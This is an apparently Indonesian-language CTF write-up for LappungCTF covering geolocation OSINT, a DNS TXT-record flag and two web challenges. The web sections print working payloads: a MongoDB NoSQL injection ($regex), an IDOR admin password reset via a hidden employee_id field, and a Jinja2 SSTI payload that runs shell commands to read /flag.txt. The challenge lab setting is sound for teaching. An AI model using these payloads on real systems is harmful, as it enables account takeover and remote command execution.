
Waww jangan fantasic :v. jadi sini saya mencari melalui google pergi ke image melihat foto yang cocok



Dan saya notice jembatan yang sama itu Namanya jembatan fajarbaru.
Dan saya search di google dan mengarah jembatan way sekampung.



Dan saya cocok susuai yang sama di peta geosint nya.



Dan dapet flagnya

Flag : *LappungCTF{4ku_c1nt4_Pr1ng53wu_wuuu!!}*

- *Ladang*

Ladang

957

Jaka berlibur ke desa pamannya yang terletak di pinggiran kota. Setelah menempuh perjalanan cukup panjang, ia tiba di tempat yang tenang dan sejuk. Di sepanjang jalan menuju rumah sang paman, Jaka melewati hamparan ladang luas yang sebagian ditumbuhi rumput ilalang tinggi. Beberapa bagian ladang tampak kering mungkin karena bekas panas matahari yang menyengat.

Di antara rerumputan itu berdiri tiang listrik yang berjejer hingga ke ujung jalan, sementara di sisi lainnya tumbuh pohon pisang yang daunnya bergoyang tertutup angin. Didekat situ juga ada bak penampung air sederhana mungkin ini tempat warga desa biasa menampung air dan banyak burung yang berkicau.

Dari kejauhan, Jaka dapat melihat deretan rumah-rumah sederhana. Senyum pun terukir di wajah Jaka. Suasana desa yang alami, dengan aroma tanah dan angin lembut yang berhembus, membuatnya merasa seolah waktu berjalan lebih lambat. Hari itu, liburan Jaka benar-benar dimulai.


<https://geosint.lappungctf.dev/chall-ladang>

Flag Submit

Baik, karena osint jadi saya langsung buka link nya ga baca deskripsi lagi.



Seperti biasa kalo osint saya bakal cek google untuk mencari gambar yang cocok



Hmm ga ada yang sama disini saya lihat semua dan saya menganalisis lagi bahwa ada tiang yang di kasih tanda



T2696 dan saya mencari tau tentang code itu.

Google T2696

BEARING DRIVE SHAFT CIR 1... | IDR 100.000 Kode : T2696 Ba... | Paged T2696 Rear Brake Pads ...
byyears.com | iKH | Flickr | eBay UK

Tampilan gambar lainnya ▾

T2696

Sorry, the product is out of stock. Add to cart. Buy now. Share. Reviews from buyers. 0 / 0 Review. This product has no ratings or reviews yet.


T2696 Multilink | PDF

PEMERINTAH KABUPATEN BONE DINAS KESEHATAN LAB T2696 UPT RUMAH SAKIT UMUM DAERAH TENRIAWARU RM 16-12-2023 la Veh Suro Nara 1 Itary Be; ...


eBay
https://www.ebay.com/itm/13606... | Terjemahkan halaman ini

Tommy Bahama Pullover Sweater Crew Neck Poppy ...
Style: T2696, Tommy Bahama Crew Sweater. Color: Poppy Orange. This is a original TB Design Sample. Nothing wrong with it except it is ink stamped.
US\$29.95 • Diskon terbatas

Hmm Nampak disini tidak ada apa apa. Saya sebelum lomba saya ada baca baca wu osint pada leak ctf tapi setelah saya tau saya langsung wu itu untuk melihat sekali lagi.



Dari koordinat ini saya langsung mengeksekusi nya dari wu tersebut bahwa dia kayak di Tarik lurus gtu




Kek gni contoh nya berarti kan kita melakukan hal yang saa dengan si koordinat T ini.



Kan hasil nya jadi gtu hehe maaf kalo ini jelek garis nya tidak pintar garis.

Oke disini saya langsung membuka google maps kan ini berada di Taiwan langsung saja kita pergi menjelaja ke negara Taiwan



Berarti kan daerah situ jadi saya langsung mengecek saja setelah 1 jam an saya mencari saya rasa saya kek prustasi itu karena saya susah mencari titik koordinatnya biar tau ini berada di mana dan akhirnya saya pindah Chall yang lain tetapi Ketika saya mencoba Kembali Chall ladang ini saya lihat lebih teliti lagi. Saya balik lagi neglat fotonya menemukan sebuah Gedung Gedung gitu jadi saya kira ini pasti dekat perkotaan gtu menurut aku. setelah sekitar 2 menit an saya menemukan titik terang



Ini udah mau sama dengan yang di foto itu dan saya telusuri lebih lanjut.



Saya akhirnya ketemu titik terang nya dah lah. Langsung langsung saja saya cocok koordinat di google maps di geosintnya.



- DNS Hunt

CHALLENGE 7 SOLVES X

DNS Hunt

928

A suspicious domain has been discovered during a cybersecurity investigation. The domain lappungctf.dev appears to be used for covert communication records.

Flag Submit

Oke ini kita diuruh cari domain dns di dalam web lappungctf.dev saya coba konsultasi dengan ai untuk beri saya ilmu yang sangat mantap oke saya paham sebenarnya banyak berbagai metode yang bisa kita lakukan tapi saya sudah berusaha menggunakan dnschecker ternyata dia ga bisa di liat jadi saya menggunakan line command di linux.

```
WSL at ♦ mnt / ◆ / downloads > 0.28s
♦ dig lappungctf.dev

; <>> DiG 9.20.11-4+b1-Debian <>> lappungctf.dev
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54006
; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
;lappungctf.dev.           IN      A

; ANSWER SECTION:
Lappungctf.dev.      180      IN      A      172.67.221.234
lappungctf.dev.      180      IN      A      104.21.54.3

; Query time: 75 msec
; SERVER: 10.255.255.254#53(10.255.255.254) (UDP)
; WHEN: Sun Oct 26 16:04:01 +07 2025
; MSG SIZE rcvd: 89
```

Oke status no error yang artinya berhasil dan di bagian flags nya ada qr rd ra. Qr Adalah response, rd itu untuk recursion yang di minta, dan ra itu untuk recursion yang tersedia. Domain ini mengarah ke 2 ip address yaitu 172.67.221.234 dan 104.21.54.3 TTL: 180 detik Cache waktu hidup record IN A Internet Address record dan saa disini coba untuk melihat apa aja yang di record dalam domain lappungctf.dev

```
WSL at ♦ mnt / ◆ / downloads > 0.098s
♦ dig lappungctf.dev TXT

; <>> DiG 9.20.11-4+b1-Debian <>> lappungctf.dev TXT
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39668
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
;lappungctf.dev.           IN      TXT

; ANSWER SECTION:
lappungctf.dev.      300      IN      TXT    "v=spf1 include:spf.privateemail.com ~all"

; Query time: 99 msec
; SERVER: 10.255.255.254#53(10.255.255.254) (UDP)
; WHEN: Sun Oct 26 16:12:28 +07 2025
; MSG SIZE rcvd: 110
```

Dan hasilnya spf records yang Dimana untuk di gunakan memverifikasi email yang di kirim dari domain tersebut. Dan saya mencoba menggunakan subdomain www jadi www.lappungctf.dev. Kenapa saya pake www karena www ini Adalah subdomain yang paling umum dan langsung saja saya menggunakan command kek tadi

```
WSL at ♦ mnt / ♦ downloads 0.072s kali juliuswijaya 4:25:55 PM
♦ dig www.lappungctf.dev TXT

; <>> DiG 9.20.11-4+b1-Debian <>> www.lappungctf.dev TXT
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45299
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
www.lappungctf.dev. IN TXT

; ANSWER SECTION:
www.lappungctf.dev. 300 IN TXT "TGFwcHVuZ0NURntkbnNfcjNjMHJkNV9oMWQzX3MzY3IzdDVfNjJiYzYyNGV9Cg=="

; Query time: 115 msec
; SERVER: 10.255.255.254#53(10.255.255.254) (UDP)
; WHEN: Sun Oct 26 16:26:00 +07 2025
; MSG SIZE rcvd: 142
```

Dan ada code base64 disini saya langsung mendecode itu


```
WSL at ♦ mnt / ♦ downloads > 0.287s kali
♦ echo 'TGFwcHVuZ0NURntkbnNfcjNjMHJkNV9oMWQzX3MzY3IzdDVfNjJiYzYyNGV9Cg==' | base64 -d
LappungCTF{dns_r3c0rd5_h1d3_s3cr3t5_62bc624e}
```

Dan dapat flagnya

Flag : *LappungCTF{dns_r3c0rd5_h1d3_s3cr3t5_62bc624e}*

7. Web

- Swagger Item



Oke disini saya di berikan sebuah link dan saya akan membuka link tersebut

A screenshot of a web browser displaying the Swagger UI for an "Item Shop" API. The browser's address bar shows the URL "http://43.157.205.115:20036/api-docs/". The main content area is titled "Item Shop 1.0.0 OAS 3.0". Below the title, a message says "Welcome to my item shop!". Under the heading "default", there are two API endpoints: a green "POST" button for the endpoint "/items" with the description "Create a new item" and a blue "GET" button for the endpoint "/items" with the description "Get item details by ID". At the bottom of the screen, there is a "Schemas" section.

Oke disini setelah saya perhatikan baik baik dalam web itu terdapat 2 jenis method yaitu post dan get sebelum cek lebih lanjut saya coba untuk menganalisis source code dalam web tersebut.

```

<!-- Not secure -->
view-source:http://43.157.205.115:20036/api-docs/
  
```

The screenshot shows a browser window with the URL `http://43.157.205.115:20036/api-docs/`. The page content is heavily dominated by a large block of SVG code, which appears to be part of the Swagger UI interface. Below this, there is a portion of the Swagger UI source code, specifically `./swagger-ui-init.js`, which includes script tags for loading the UI bundle and standalone preset.

Oke setelah saya lihat terdapat 3 source code js dan saya coba untuk melihat 1 per 1 untuk menganalisis. Tapi di source code [./swagger-ui-init.js](#) ada yang menarik.

```

    },
  },
  "responses": {
    "201": {
      "description": "Item created successfully",
      "content": {
        "application/json": {
          "schema": {
            "$ref": "#/components/schemas/Item"
          },
          "example": {
            "message": "Waiting for verification",
            "id": "661c4d125717c55d8ceb5d27"
          }
        }
      }
    },
    "400": {
      "description": "Invalid request body"
    }
  },
  "get": {
    "summary": "Get item details by ID",
    "description": "Returns details of an item by its ID using query parameter.",
    "parameters": [
      {
        "in": "query",
        "name": "id",
        "required": true,
        "description": "ID of the item to retrieve",
        "schema": {
          "type": "string"
        }
      }
    ],
    "responses": {
      "200": {
        "description": "Successful response",
        "content": {
          "application/json": {
            "schema": {
              "$ref": "#/components/schemas/Item"
            },
            "example": {
              "id": "661c4d125717c55d8ceb5d27",
              "name": "Test Item",
              "description": "A test item for verification",
              "category": "Category A"
            }
          }
        }
      }
    }
  }
}
  
```

Saya setelah melihat source code itu bahwa ini adalah NoSQL Injection klasik yang sangat efektif terhadap MongoDB yang tidak disanitasi dengan baik.

Saya coba \$regex adalah operator MongoDB untuk pencarian dengan regular expression

http://43.157.205.115:20036/items?id[\$regex]=.

Jadi saya coba pake payload itu.




```
[{"id": "661c4ef05717c5d8ceb5d23", "name": "WiFi Pineapple Mini", "price": 240.99}, {"id": "7e3c3c2ac105a4d471c068e0", "name": "USB Rubber Ducky Pro", "price": 100.49}, {"id": "eb33ae021289259b83f2b635", "name": "Lockpick Set 2.0", "price": 25}, {"id": "aeb143e678cd88d33817add44", "name": "Flipper Zero", "price": 199}, {"id": "d67c3907ea5e559981518e21", "name": "LappungCTF{it3m_0f_tHe_daY_n0sqli_63ba973c8e}"}, {"price": 999.99}]
```

Dan dapat flagnya.

Flag : *LappungCTF{it3m_0f_tHe_daY_n0sqli_63ba973c8e}*

- Employee Portal



CHALLENGE 4 SOLVES X

Employee Portal

992

Bob was thrilled to join LappungCTF Industries as a new employee. On his first day, he received access to the company's employee portal where he could view profiles, manage his account, and access various company resources.

However, Bob noticed something strange in the portal's functionality. It seemed like there might be some security oversights that could allow him to access more than he was supposed to. The developers had implemented various security measures, but Bob suspected there were ways around them.

<http://43.157.205.115:20035/>

[View Hint](#)

Flag [Submit](#)

Di berikan sebuah link untuk saya menganalisis nya

The screenshot shows the homepage of the LappungCTF Employee Portal. At the top, there's a navigation bar with links for Home, Login, and other site features. The main header reads "Welcome to LappungCTF Employee Portal" with a subtitle "Your gateway to company resources, employee information, and administrative tools." Below this are three main sections: "Employee Directory" (Search and view employee profiles across all departments), "Admin Tools" (Administrative controls for HR and IT management), and "Communication" (Internal messaging and notification systems). A "Login to Portal" button is located at the bottom center of the main content area.

The hell UI nya bagus banget hehe :v. baik saya disini coba untuk menganalisis lagi web tersebut. Oke disini saya mencoba untuk membuat akun terlebih dahulu.

The screenshot shows a user profile page for a user named "adajbjkakd". The profile includes a placeholder profile picture with a letter 'A', the name "adajbjkakd", and the title "Employee - General". It displays basic information such as Phone (+1-555-0005), Department (General), and Role (EMPLOYEE). There are two buttons at the bottom: "Change My Password" and "Back to Dashboard". The top navigation bar includes links for Home, Dashboard, My Profile, and Logout.

Dan saya akan melihat source code dari web tersebut.

LappungCTF Employee Portal

Home Dashboard My Profile Logout

Change My Password

New Password

Enter new password

Change Password

Employee Information

Name: adajbjkakd

Email: juliuwijaya@gmail.com

Role: EMPLOYEE

```

<head> ...
<body>
  <header> ...
    <main>
      <section class="auth-section">
        <div class="auth-card">
          <h2>Change My Password</h2>
          <form method="post" class="auth-form">
            <input type="hidden" name="employee_id" value="5">
            <div class="form-group"> ...
              <label for="password">New Password</label>
              <input type="password" id="password" name="password" required placeholder="Enter new password" f4processedid="t4p45!"/>
            </div>
            <button type="submit" class="btn btn-primary full-width" f4processedid="emj2n">Change Password</button>
          </form>
          <div class="employee-info">
            <h3>Employee Information:</h3>
            <div class="detail-row"> ...
              <span class="label">Name:</span>
              <span class="value">adajbjkakd</span>
            </div>
            <div class="detail-row"> ...
              <span class="label">Email:</span>
              <span class="value">juliuwijaya@gmail.com</span>
            </div>
            <div class="detail-row"> ...
              <span class="label">Role:</span>
              <span class="value">EMPLOYEE</span>
            </div>
          </div>
        </section>
        <style> ...
      </main>
      <footer> ...
        <span id="PING_IFRAME_FORM_DETECTION" style="display: none;"></span>
        <span id="PING_CONTENT_APS_BALLOON" style="display: none;"></span>
      </footer>
    </main>
  </body>

```

Oke disini setelah saya amati source code nya bahwa <input type="hidden" name="employee_id" value="5" /> saya curiga di sini di source code nya bahwa employee_id nya memiliki value nya 5. Saya mengetahui nya bahwa ini Adalah id root berarti disini coba saya cari membuat brute force 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 dan seterusnya dan sampe 50 saya ingin mencoba nya tapi saya ketemu di id 37.

LappungCTF Employee Portal

Home Dashboard My Profile Logout

Admin User (19379d1f)

Admin - IT

Phone: +1-555-0100

Department: IT

Role: ADMIN

Back to Dashboard

Kalo sudah begini saya harus ngeubah valuenya menjadi 37 agar menjadi admin sambil ngeubah password nya

The screenshot shows a browser window with the LappungCTF Employee Portal. The URL is <http://43.157.205.115:2035/change-password>. The page displays a 'Change Password' form with fields for 'New Password' and 'Change Password'. Below the form is an 'Employee Information' section showing Name: adajbjakd, Email: juliuzwijaya@gmail.com, and Role: EMPLOYEE. The developer tools are open, specifically the Elements and Computed tabs for the 'form.auth-form' element. The computed styles for this element include margin: 0, border: 0, padding: 0, width: auto, height: auto, and font-family: Arial.

Dan

The screenshot shows a browser window with the LappungCTF Employee Portal. The URL is <http://43.157.205.115:2035/change-password>. The page displays a 'Change Password' form with a success message: 'Password Changed Successfully!'. Below the message is an 'Employee Information' section showing Name: Admin User (19379d1f) (Admin), Email: admin-19379d1f@lappungctf.internal, and Role: ADMIN. The developer tools are open, showing the DOM structure and styles for the 'form.auth-form' element. The computed styles for this element include margin: 0, border: 0, padding: 0, width: 567.200px, height: 85.700px, and font-family: "Segoe UI", Tahoma, sans-serif.

Setelah sudah kita ubah email kita menjadi yang di atas nya

The screenshot shows the LappungCTF Employee Portal home page. At the top, there's a header with links for Home, Dashboard, My Profile, Admin Panel, and Logout. A welcome message "Welcome back, Admin User (19379d1f)!" is displayed, along with the user's role "Role: ADMIN". Below this, there are three main sections: "My Profile" (View and manage your employee information), "Employee Directory" (Browse employee profiles across departments), and "Admin Panel" (Administrative tools and system management). Each section has a "View Profile" or "Access Admin Panel" button. A "Quick Stats" box at the bottom left indicates the user is an Admin with access level Admin and portal version v2.1.0.

Oke sekarang kita menjadi user admin sekarang disini ada yang menarik. Ada sebuah admin panel apa dia ini maksudnya ya :V.

The screenshot shows the Admin Control Panel page. The title is "Admin Control Panel" with the subtitle "Administrative tools and system management". It features four main sections: "User Management" (Manage employee accounts and permissions), "Email Templates" (Create and customize email templates for system notifications), "System Reports" (Generate reports and analytics), and "System Settings" (Configure portal settings and preferences). Each section has a corresponding "Manage" button.

Disini saya coba pergi ke email templates dan pencet ke manage templates.

The screenshot shows a web browser window with the URL <http://43.157.205.115:20035/admin/templates>. The page title is "LappingCTF Employee Portal" and the sub-section is "Email Template Editor". The main area is titled "Template Designer" and contains a "Template Content" input field with the placeholder "Enter your template content...". Below the input field is a red "Render Template" button. At the bottom of the page, there is a section titled "Example Templates" with a small icon.

Dan saya mencoba payload `{{ 7 * 7 }}` dan menghasilkan output

The screenshot shows the same web browser window as the previous one, but now the "Rendered Output" section at the bottom is highlighted with a green border. It contains the number "49" inside a white box, indicating the result of the rendered template content.

Saya berpikir bahwa ini Adalah SSTI dan saya coba mencari payload SSTI untuk injeksi.

The screenshot shows a web application interface for a template designer. At the top, there's a navigation bar with links for Home, Dashboard, My Profile, Admin Panel, and Logout. Below the navigation is a title bar for 'LappungCTF Employee Portal'. The main area is divided into two sections: 'Template Designer' and 'Rendered Output'.

Template Designer: This section contains a code editor with the following content:

```
{{ config.__class__.__init__.__globals__['os'].popen('cat /flag.txt').read() }}
```

Below the code editor is a red button labeled 'Render Template'.

Rendered Output: This section displays the result of the rendered template:

```
LappungCTF{id0r_pa5swoRd_chang3_aDmin_ch4in_ef1d4a3}
```

Dan saya menemukan payload dia

```
 {{ config.__class__.__init__.__globals__['os'].popen('cat /flag.txt').read() }}
```

Flag : *LappungCTF{id0r_pa5swoRd_chang3_aDmin_ch4in_ef1d4a3}*